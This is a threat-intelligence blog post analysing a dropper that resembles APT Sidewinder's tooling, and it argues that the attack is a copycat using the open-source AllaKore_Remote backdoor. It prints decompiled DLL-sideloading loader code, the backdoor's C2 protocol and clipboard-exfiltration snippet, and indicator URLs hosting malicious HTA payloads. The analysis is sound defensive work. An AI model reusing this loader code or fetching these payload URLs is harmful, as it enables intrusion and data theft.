Copy cat of APT Sidewinder ?

medium.com/@Sebdraven/copy-cat-of-apt-sidewinder-1893059ca68d

July 9, 2019

On twitter this weekend,@Timele9527 thought to found a new instance of APT Sidewinder. https://twitter.com/Timele9527/status/1147750939576586244

After different analyses, It's not APT Sidewinder.

The execution of the dropper: https://app.any.run/tasks/487b8762-997a-4d68-9072-1111b99967cf

The dropper uses the same techniques:

- Downloading HTA
- Decode backdoor and drops files in the %TEMP%
- Use the same name "prebothta"
- Use the same name of dll for the sideloading and the same legit software

But many things are completely different.

Operating Mode

First thing the droppers downloads the HTA file in vidyasagaracademybrg.in.

This website is an academic location.

After verification on Google Earth, this location exists really.


Playground
Vidyasagar Academy
VIDYASAGAR
ACADEMY, BARGARH
VIDYASAGAR


VIDYASAGAR ACADEMY, BARGARH
Gaming Veer
Photo – mai 2019
VIDYASAGAR

Or Sidewinder is linked to the India. It's very strange for this group to compromise website an Indian school to target Afghanistan People.

I think it's not a fake website:
https://www.facebook.com/197655951060181/posts/httpwwwvidyasagaracademybrgindefaultaspx/197663174392792/

Network

The second way, it's the nomenclature of name. Usually, Sidewinder uses domains near of cdn names.

The protocols of the hta file and the backdoor is completely differents.

The backdoor used a text protocol without encryption

<|MAINSOCKET|><|ID|>760–858–340<|>6042<|END|><|PING|><|PONG|>
<|PING|><|PONG|><|SETPING|>62<|END|><|PING|><|PONG|>
<|SETPING|>62<|END|><|PING|><|PONG|><|SETPING|>62<|END|><|PING|>
<|PONG|><|SETPING|>62<|END|><|PING|><|PONG|><|SETPING|>62<|END|>
<|PING|><|PONG|><|SETPING|>62<|END|><|PING|><|PONG|>
<|SETPING|>62<|END|>

<|DESKTOPSOCKET|>760–858–340<|END|>

The id of the victim is in the protocol unusual.

Or Sidewinder use HTTP protocol for example:

for the HTA if all checks are ok:

GET /plugins/17285/93/true/true/

and the backdoor:

GET /ESmDEr7MDJw1r9jR9O4XGAVcBgCCySlZdmV3WU1J/17285/93/77223451/css HTTP/1.1

Execution

The first stage of Sidewinder uses RTF exploits not an LNK in a Rar file.

Another thing is the persistence with .bat, usually it's the RTF exploit which create a Run Key.

The side loading loads duser.dll which executes an exe itstr.exe coded in delphi which is the backdoor.

The lasted instance of Sidewinder the backdoor was written in C++ and his old backdoor was coded in VB6.


This backdoor is executed in FUN_10001100

```
void FUN_10001100(undefined4 param_1,int param_2)

{
  DWORD DVar1;
  FILE *_File;
  BOOL BVar2;
  DWORD local_368;
  undefined8 local_364;
  undefined8 local_35c;
  undefined8 local_354;
  undefined8 local_34c;
  undefined8 local_344;
  undefined8 local_33c;
  undefined8 local_334;
  undefined8 local_32c;
  _PROCESS_INFORMATION local_324;
  CHAR local_314 [260];
  CHAR local_210 [260];
  CHAR local_10c [260];
  uint local_8;

  local_8 = DAT_10046004 ^ (uint)&stack0xfffffffc;
  if (param_2 == 1) {
    GetTempPathA(0x104,local_210);
    GetTempPathA(0x104,local_10c);
    FUN_10001040(local_10c,(int)"Windows Cleaner");
    DVar1 = GetFileAttributesA(local_10c);
    if ((DVar1 != 0xffffffff) && ((DVar1 & 0x10) != 0)) {
      FUN_10001040(local_10c,(int)"\\itstr.exe");
      _File = _fopen(local_10c,"r");
      if (_File != (FILE *)0x0) {
        _fclose(_File);
        local_368 = 0x44;
        local_364 = movlpd(local_364,ZEXT816(0));
        local_35c = movlpd(local_35c,ZEXT816(0));
        local_354 = movlpd(local_354,ZEXT816(0));
        local_34c = movlpd(local_34c,ZEXT816(0));
        local_344 = movlpd(local_344,ZEXT816(0));
        local_33c = movlpd(local_33c,ZEXT816(0));
        local_334 = movlpd(local_334,ZEXT816(0));
        local_32c = movlpd(local_32c,ZEXT816(0));
        local_324.hProcess = (HANDLE)0x0;
        local_324.hThread = (HANDLE)0x0;
        local_324.dwProcessId = 0;
        local_324.dwThreadId = 0;
        DVar1 = GetTempPathA(0x104,local_314);
        if ((DVar1 < 0x105) && (DVar1 != 0)) {
          BVar2 = CreateProcessA((LPCSTR)0x0,local_10c,(LPSECURITY_ATTRIBUTES)0x0,
                                 (LPSECURITY_ATTRIBUTES)0x0,0,0,(LPVOID)0x0,(LPCSTR)0x0,
                                 (LPSTARTUPINFOA)&local_368,(LPPROCESS_INFORMATION)&local_324);
```

And this function is called by the dllmain.



Usually, Sidewinder uses a dll like backdoor not a executable file.

In the sequence of installation of the backdoor, this attack don’t use .NET serialization and it’s an important feature of the Sidewinder.

About the Backdoor

The backdoor used is Allakore_Remote. It’s an opensource software written in Delphi.

https://github.com/Grampinha/AllaKore_Remote

We found the same protocol.

```
begin
  OldClipboardText := Clipboard.AsText;
  Main_Socket.Socket.SendText('<|REDIRECT|><|CLIPBOARD|>' + Clipboard.AsText + '<<|');
  .
                // If connected, then send MyID for identification on
                Socket.SendText('<|DESKTOPSOCKET|>' + MyID + '<<|');
```

In this file https://github.com/Grampinha/AllaKore_Remote/blob/master/Source/Client/Form_Main.pas we found many strings in the function FUN_0062ae18.

Sidewinder don’t use open source usually.

Threat Intelligence

This attack is against Afghanistan and the society participate at the conference of ICC at Paris

AFGHANISTAN INTERNATIONAL CHAMBER OF COMMERCE
The world business organization

UNITED KINGDOM INTERNATIONAL CHAMBER OF COMMERCE
The world business organization

No	Sponsorship Benefits (2000$)
1	Placement of company's logo on the backdrop of the event;
2	Placement of one company's rolling banner beside the stage;
3	Placement of company's logo as the sponsor of the conference in the ICC HQ website (based in Paris),
4	Placement of company's rolling banners outside of the venue;
5	Placement of company's logo in the Agenda of the event;
6	Placement of company's logo on the press release and mention company's name as sponsor of the event;
7	Placement of company's logo on pre, and post event's promotional materials (banners, announcements, reports, social media platforms and etc);
8	Company's logo, profile and marketing materials included in event Packet;
9	Company's name will be announced as sponsor of the event by officials of ICC Afghanistan;
10	Option to distribute your branded product to participants;
11	Option to have a table to distribute company's publication and branded products;
12	Option to have advertisement on ICC Afghanistan's social media platforms;
13	Blank Invitation cards to company's management, staff and clients (10 cards);
14	Any other promotion according to ICC Policy.

The image file in the document of the spear phishing

Sidewinder usually targets gov or military organization of Pakistan.

IOCs

Main object-
"3a0950b425b60c2e8be38ed1307d5817513a934dac2fed75fad820dd66a4b244"
ssdeep_parts [object Object]
sha256 3a0950b425b60c2e8be38ed1307d5817513a934dac2fed75fad820dd66a4b244
sha1 2848db54d87006714309ce6a1c4ce92e5a29aab7
md5 7af11efe4454dab75ad2338124be149d

Dropped executable file
C:\ProgramData\dsk\credwiz.exe
17eabfb88a164aa95731f198bd69a7285cc7f64acd7c289062cd3979a4a2f5bf
C:\ProgramData\dsk\DUser.dll

709d548a42500b15db4b171711a31a2ab227f508f60d4cde670b2b9081ce56af
C:\Users\admin\AppData\Local\Temp\Windows Cleaner\itstr.exe
26ca6af15ff8273733a6a386a482357256ac4373a8641e486fb646bc9c525afa

domain vidyasagaracademybrg.in

ip 167.86.116.39
ip 143.95.251.24

HTTP/HTTPS requests
url http://vidyasagaracademybrg.in/scripts/lnk/comm/
url http://vidyasagaracademybrg.in/scripts/lnk/comm
url http://vidyasagaracademybrg.in/scripts/am/
url http://vidyasagaracademybrg.in/scripts/lnk/comm/comm.hta
url http://vidyasagaracademybrg.in/scripts/am/am_cy_167.hta